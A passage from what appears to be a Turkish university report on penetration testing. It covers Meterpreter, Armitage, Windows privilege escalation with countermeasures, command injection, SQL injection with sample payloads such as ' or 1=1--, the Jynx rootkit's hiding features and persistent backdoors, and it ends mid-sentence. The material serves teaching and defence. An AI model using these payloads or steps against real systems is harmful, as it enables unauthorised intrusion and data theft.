
Bir sonraki aşamada;

Meterpreter komut istemiyle uzak sistemler üzerinde download ve upload işlemleri ve uzak sistemlerin ekranlarını VNC gibi kontrol etmek için kullanılır.

Gerekli işlemler tamamlandıktan sonra girilen bilgisayarda bir kullanıcı oluşturulur, yetkiler en üst seviyede tanımlanır. Bundan sonra kalıcı olarak o bilgisayarda kalmak gerekir ve uzaktan bağlantı ile bilgisayar istenildiği şekilde kullanılabilir.


2.2.2. Armitage

Bilgisayar sistemlerindeki zafiyetleri kod yazmadan sadece Java tabanlı görsel bir ara yüzden kullanabilen bir program olan Armitage, istenileni kolaylıkla gerçekleştirebilen Kali Linux ile kurulu gelmektedir. Armitage programının simgesine tıklanarak açılan ekranda gerekli bilgileri girdikten sonra ana ekrana ulaşılır (Şekil 2.9).




Şekil 2.9 Armitage ana ekranı [9].

Ana menüde bulunan Host menüsü üzerinden bağlanılmak istenilen cihazın IP adresi eklenir. Ekleme işlemi başarılı olursa ekrana bir simge gelir (Şekil 2.10).



Şekil 2.10 Armitage cihaz eklenmesini gösteren erkan [9].

Ekranda beliren hedef cihazın üzerine sağ tuş ile tıklanarak açılan menüden "Scan" seçeneği seçilir ve tarama işlemi başlatılır. İşlem tamamlandıktan sonra "Attacks" menüsünden "Hail Mary" seçeneğine tıklanır ve saldırı başlatılır.



Şekil 2.11 Armitage saldırı sonuç ekranı [9].

Şekil 2.11'de görüldüğü gibi yetkili kullanıcı olarak cihaza erişim sağlanmış olur. Artık istenildiği gibi kullanıcıya ait makinede her şey yapılabilir [9].

2.3. Yetki Yükseltme (Windows Administrator)

Erişim elde edilen cihazlarda yetki yükseltme işlemleri ile işletim sistemleri tarafındaki kısıtlar atlatılmaya çalışılır. Windows sistemler için "NT AUTHORITY\SYSTEM" yetkileri

elde edilmeye çalışılır. Erişim yetkisi kazanılan cihazlar üzerinden pivot noktası olarak kullanılarak, doğrudan erişilemeyen ağlara yayılma işlemi yapılarak tüm sistemlerin ele geçirilmesi denenir. Sunucu sistemlerinde çalışan uygulamaların giriş bilgileri elde edilir. Bir önceki adımda ele geçirilen yüksek yetkiler ile sistemler üzerinde şifrelenmiş veya açık şekilde tespit edilebilen parolalar bulunur. Böylece sistemler içerisinde bulunan önemli dosyaların, dökümanların bir kopyası alınmaya veya sistemler yönetilmeye müsaittir.

Ayrıcalık yükseltme, saldırganların bir güvenlik çevresi içindeki sistemlere yetkisiz erişim elde etmelerinin yaygın bir yoludur. Saldırganlar, bir örgütün savunmasındaki zayıf noktaları bularak ve bir sisteme erişim sağlayarak başlar. Çoğu durumda, ilk sızma noktası saldırganlara ihtiyaç duydukları erişim düzeyini veya verileri sağlamaz. Daha sonra hassas sistemlere erişim elde etmek için ayrıcalık artırmayı deneyeceklerdir. Bazı durumlarda, ayrıcalık artırmaya çalışan saldırganlar, "kapılar ardına kadar açık" ilkesine uyulmaması durumunda yazılım güvenlik açıklarından yararlanarak veya bir işletim sisteminin izin mekanizmasının üstesinden gelmek için belirli teknikler kullanır.

Ayrıcalık yükseltme yöntemleri içerisinde;

- **Yatay ayrıcalık yükseltme:** Bir saldırgan, başka bir hesabı devralarak ve diğer kullanıcıya verilen meşru ayrıcalıkları kötüye kullanarak ayrıcalıklarını genişletir.
- **Dikey ayrıcalık yükseltme:** Bir saldırgan, güvenliği aştığı mevcut bir hesapla daha fazla izin veya erişim elde etmeye çalışır. Örneğin, bir saldırgan bir ağdaki normal bir kullanıcının hesabını devralır ve yönetici izinlerini almaya çalışır. Bu daha karmaşıklık gerektirir ve Gelişmiş Kalıcı Tehdit şeklini alabilir.

AHMET YESEVİ ÜNİVERSİTESİ

Windows işletim sistemlerinde birçok ayrıcalık yükseltme yöntemi bulunmaktadır. Bunlar içerisinde üç yaygın yöntemin kısa bir incelemesi yapılacak ve nasıl önlenebileceği anlatılmaktadır.

- **Token Manipülasyonuna Erişim**

Windows, çalışan işlemlerin sahiplerini belirlemek için erişim belirteçlerini kullanır. Bir işlem, ayrıcalık gerektiren bir görevi gerçekleştirmeye çalıştığında, sistem işlemin kime ait olduğunu ve yeterli izinlere sahip olup olmadıklarını kontrol eder. Erişim belirteci manipülasyonu sistemi, çalışan işlemi başlatan kullanıcıdan başka birine ait olduğuna inandırarak, işleme diğer kullanıcının izinlerini vererek kandırmayı içerir.

Engelleme Yöntemi:

Windows'ta erişim belirteçlerini devre dışı bırakmanın bir yolu yoktur. Ancak, bu tekniği uygulamak için bir saldırganın zaten yönetici düzeyinde erişime sahip olması gerekir. Saldırıyı önlemenin en iyi yolu, en az ayrıcalık ilkesine uygun olarak yönetici hakları atamak, yönetici hesaplarını düzenli olarak gözden geçirmek ve artık erişim gerekmiyorsa bunları iptal etmektir. Ayrıca, herhangi bir anormal davranış belirtisine karşı ayrıcalıklı hesapların izlenmesi gerekmektedir.

- **Kullanıcı Hesabı Kontrolünü Atlamak**

Windows kullanıcı hesabı denetimi (UAC) mekanizması, normal kullanıcılar ve yöneticiler arasında bir ayrım oluşturur. Kötü amaçlı yazılımların işletim sistemini tehlikeye atmasını önlemek için, bir yönetici tarafından özel olarak yetkilendirilmedikçe tüm uygulamaları standart kullanıcı izinleriyle sınırlar. Ancak, UAC koruması en yüksek düzeyde değilse, bazı Windows programları ayrıcalıkları artırabilir veya yönetici ayrıcalıklarıyla COM nesnelerini çalıştırabilir.

Engelleme Yöntemi:

Bilişim teknolojisi sistemlerini inceleyerek Windows kullanıcı hesabı denetimi (UAC) korumasının en yüksek düzeye ayarlandığından emin olunmalıdır. Hassas sistemlerde hangi hesapların yerel yönetici grubu olduğu düzenli olarak gözden geçirilerek yönetici haklarına sahip olmaması gereken normal kullanıcıların yetkileri kaldırılmalıdır.

- **DLL (Dinamik Bağlantı Kütüphanesi) Aramalarından Gizlenme**

DLL (Dynamic Link Library) Dinamik Bağlantı Kütüphanesi'dir. DLL dosyalarının görevi çalışan programların ortaklaşa yapmış olduğu işlemleri tek bir dosya içinde yapmaktır. Bu yöntemde saldırganlar "DLL önyüklemesi" gerçekleştirebilir. Bu, gerçek olan "DLL" dosyalarından önce sistem tarafından aranan bir konuma DLL ile aynı ada sahip kötü amaçlı bir DLL yerleştirilmesi işlemini içerir. Genellikle bu işlem, geçerli bir çalışma dizini içerisinde olur veya bazı durumlarda saldırganlar, çalışma dizinini uzaktan harici bir dosya birimine ayarlayabilirler. Sistem, bu dosyanın yasal DLL olduğunu düşünerek çalışma klasöründeki DLL'yi bulur ve çalıştırır.

Engelleme Yöntemi:

Daha büyük kısıtlamalara sahip dizinlerde sistem DLL'leri aramaya zorlamak için Güvenli DLL Arama Modu etkinleştirilmelidir. DLL arama emri ele geçirme, güvenlik açıklarını

AHMET YESEVİ ÜNİVERSİTESİ

tespit etmek ve düzeltmek için PowerSploit gibi denetim araçları kullanılmalı. AppLocker gibi beyaz listeye alma araçlarını kullanarak arama emri ele geçirme yoluyla yürütülen yazılımlar ile ayarlar yüksek düzeyde olduğundan emin olunmalıdır. Hassas sistemlerde hangi hesapların yerel yönetici grubu olduğu düzenli olarak gözden geçirilmeli ve yönetici haklarına sahip olmaması gereken normal kullanıcıları kaldırılmalıdır [31].

2.4. Command Execution Güvenlik Açığı İstismarı

Command Injection, yani komut enjeksiyonu saldırısı zafiyet barındıran bir uygulama üzerinden hedef sistemde istenilen komutların çalıştırabilmesine denir. Komut ile belirtilen Windows'ta CMD ve Linux'ta Terminal pencerelerine girilen komutlardır. DNS ve IP sorgulama biçiminde girdi yapılan alanlarda, bu noktaların gerekli şekilde yapılandırılmaması sonucunda oluşan ve komut çalıştırmaya imkân veren bir açıklık biçimidir. Bir uygulama, kullanıcı tarafından oluşturulan ve güvenli olmayan verileri (formlar, tanımlama bilgileri, HTTP başlıkları vb.) sistem kabuğuna geçirdiğinde komut enjeksiyon saldırıları mümkündür. Bu saldırıda, saldırgan tarafından sağlanan işletim sistemi komutları genellikle savunmasız uygulamanın ayrıcalıklarıyla yürütülür. Komut enjeksiyon saldırıları, büyük ölçüde yetersiz giriş doğrulaması nedeniyle mümkündür. Komut Enjeksiyonunda saldırgan, kod enjekte etmeye gerek kalmadan sistem komutlarını yürüten uygulamanın işlevini genişletir [10].


AHMET YESEVİ ÜNİVERSİTESİ

2.5. SQL Güvenlik Açığı

SQL injection saldırıları, veri tabanına dayalı uygulamalara saldırmak için kullanılır. SQL cümlecikleri yapılırken araya herhangi bir meta-karakter koyulursa SQL İnjection (enjeksiyon)'a sebep olabilir. Herhangi bir programlama diline ait olan özel anlamı olan Meta karakterler SQL için kritik karakterlerdir bunlar tek tırnak (‘), noktalı virgül (;) olabilir. Çünkü SQL'de iki tek tırnak arası string olarak algılanır. Noktalı virgül ise satırın bitişini göstermektedir. C veya PHP dillerinde bu “\” backslash karakteri de bir meta-karakterlerden biridir. İşte bu karakterlerin doğru kullanılmaması ve yazılımcı tarafından gerekli kontrollerin yapılmaması SQL injection'a sebep olur.

2.5.1. Local


İlk olarak local de kullanılan SQL server'da OWASP ZAP programı ile yapılan güvenlik zafiyeti taramasında bulunan SQL injection açıklarından faydalanılır.



Şekil 2.12 OWASP ZAP program ana menüsü

OWASP ZAP programı (Şekil 2.12) ile bulunan güvenlik zafiyetindeki bağlantı linki kopyalanır. SQLMap programı aracılığı ile bu zafiyetin olduğu alanda bulunan veritabanına tablolar dahil olmak üzere tüm yapısına ulaşılabilir. SQL açığının aranması için özel araçlar üretilmiştir. Bunlardan en çok bilineni SQLMap'tir (Şekil 2.13). SQLMap veritabanı'nın kullanıcılarını, parolalarını, hash değerlerini, rollerini, tablolarını, sütun bilgilerini tespit eder.


AHMET YESEVİ ÜNİVERSİTESİ



Şekil 2.13 SQLMap arayüz görüntüsü

2.5.2. Dış

Dış ortamda bulunan bir SQL veritabanı' ndan kullanıcı bilgilerine nasıl erişildiği ve gerekli altyapıya tam erişim yetkisinin nasıl elde edildiğine bakılacak olursa;



Şekil 2.14 SQL enjeksiyonu nasıl çalışır [11].

AHMET YESEVİ ÜNİVERSİTESİ

SQL enjeksiyon bir sitede aranıp bulunurken acemi saldırganların bile bildiği basit bir metot vardır (Şekil 2.14); arama kutularına '(tırnak) işareti koymak. Bu tür özel karakterler formların olduğu sayfalarda veritabanı hatasının alınmaya çalışıldığı bir yöntemdir. Bu şekilde SQL açığının olup olmadığı basit bir şekilde aranmış olur. Bu arama tekniği oldukça zahmetlidir. Bu işlemler için Acunetix, Netsparker, Vega gibi bilgi toplama araçları SQL açığı aranırken kullanılabilir. Örneğin bir web sitesinin veritabanına aşağıdaki gibi erişilir:

Örnek;

"**http://www.aaaa.com/Urun.aspx?Urun=1530**" adresi satırında "Urun=1530" isme sahip query'nin yaptığı işlev arka planda veritabanı sorgusunda

“**SELECT * FROM TBL_PRODUCTS WHERE PRODUCT_ID=1530**″ işlemini yapar.

“**http://www.aaaa.com/Urun.aspx?Urun=1530’ or 1=1–** “gibi bir linki elle yazarak Enter tuşu ile ilerlenirse,

arka planda SQL Query bu hali alacaktır “**SELECT * FROM TBL_PRODUCTS WHERE PRODUCT_ID=1530’ or 1=1–**”

Bu şekilde veritabanı hata yaptırılmaya çalıştırılarak sistem ağırlaştırılır ve bu yöntem ile istediğiniz verilerin sistemden alınabilmesi sağlanabilir.

’ or 1=1–

” or 1=1–

’ or ’a’=’a

or 1=1–’)


or (’a’=’a

Yukarıda verilen örnekte veritabanı yapısına göre çeşitlendirilebilir, bu örnek basit bir web sitesini hataya zorlamak için yeterlidir. Bundan sonrası klasik SQL cümleleri ile saldırıları gerçekleştirmektir [11].

2.6. Zafiyet Olan Servisleri Bulmak

AHMET YESEVİ ÜNİVERSİTESİ

Vulmap Windows, lokal bir zafiyet tarama aracıdır. Powershell arayüzü ile çalışan uygulama, Windows cihazlardaki güncel olmayan yazılımların yayınlanmış zafiyetlerini bulup, bu zafiyetlerle ilgili CVE ID, CVSSV2 risk skoru, zafiyet detay linki ve varsa exploit bilgisini verir (Şekil 2.15). Vulmap Windows programı hem kişisel bilgisayarlardaki zafiyet durum değerlendirilmesi için hem de sızma testleri sırasında lokal hak yükseltme exploitlerini bulmak amacıyla kullanılabilir. Programın çalışma mantığı şöyledir; çalıştırıldığı bilgisayarda öncelikle yüklenmiş yazılımları bulur. Yazılım listesi elde edildikten sonra bu listedeki her yazılım vulmon.com API' siyle sorgulanarak hangi yazılımın zafiyet ve exploit’i olduğu bilgisi bulunur ve elde edilen bilgi tablo olarak kullanıcıya verilir [12].



Şekil 2.15 Vulmap Windows program arayüzü [12].


2.7. Kalıcı Arka Kapı Oluşturma

Siber korsanlar için birde sızma testi uzmanları için ele geçirilen cihazlarda kalıcı olmak önemlidir. Ele geçirilen cihazlara ileride tekrar bağlantı kurulabilmesi amacı ile geliştirilmiş Rootkit isminde yazılımlar bulunmaktadır. Burada anlatılan program Rootkit Jynx adında C ile geliştirilmiş bir yazılımdır. Bu programlar bulaştıkları cihazlarda bir portu dinlemeye alırlar. Bu port üzerinden cihaza gelen özel bir paket olduğunda, paketi gönderenin IP adresine bağlantı açarak sistem shell'i kullandırırlar (Şekil 2.16). Bu şekilde siber korsanlar ele geçirdikleri sistemlere istedikleri zaman tekrar erişim sağlayabilir ve program aracılığı ile kendilerini iyi bir şekilde gizleyebilme yeteneği kazanabilirler.

Rootkit Jynx programının sahip olduğu özellikler;

- Dinlenen port'un netstat komutundan gizleyebilmek
- Uygulamayı ps/top ve /proc listelerinden gizleyebilmek
- Kendisine ait verileri sistem üzerinde gizleyebilmek
- Bağlantıyı SSL üzerinden açıp trafik bazlı tespit sistemlerinde kaçabilmek
- Birden fazla yöntem ile oturum açabilme imkânı sağlamak
- Tespit edildiğinde silinmesini zorlaştıran yetenekler içermek

AHMET YESEVİ ÜNİVERSİTESİ




Şekil 2.16 Rootkit Jynx komut dizini [13].

Bu araç sisteme kurulduğunda kendini herhangi bir dosya ile yer değiştirmez. Kendini sisteme kütüphane kaydı olarak tanımlar. Bir uygulamanın düzgün çalışabilmesi için öncelikle uygun kütüphanenin yüklenmesi gerekir. Kütüphane olmaz ise uygulama çalışmaz [13].


2.8. Hedefte Dosya ve İçerik Araması Yapmak ve İndirmek

Ele geçirilen cihazlardan birine Kali Linux'da bulunan Meterpreter komut ile bağlantı sağlayarak işleme başlanır (Şekil 2.17).




Şekil 2.17 Meterpreter çalışma ekranı [14].

Exploit veya Run komutu ile hedef sisteme bağlantı sağlanır (Şekil 2.18).



Şekil 2.18 Meterpreter Exploit komut satırı ekranı [14].


Sysinfo komutu ile hedef cihazda bulunan sistem hakkında bilgilerin görülmesi gerekir (Şekil 2.19).



Şekil 2.19 Sysinfo komut satırı ekranı [14].

Hedef bilgisayara dosya göndermek için aşağıdaki komut kullanabilir (Şekil 2.20),

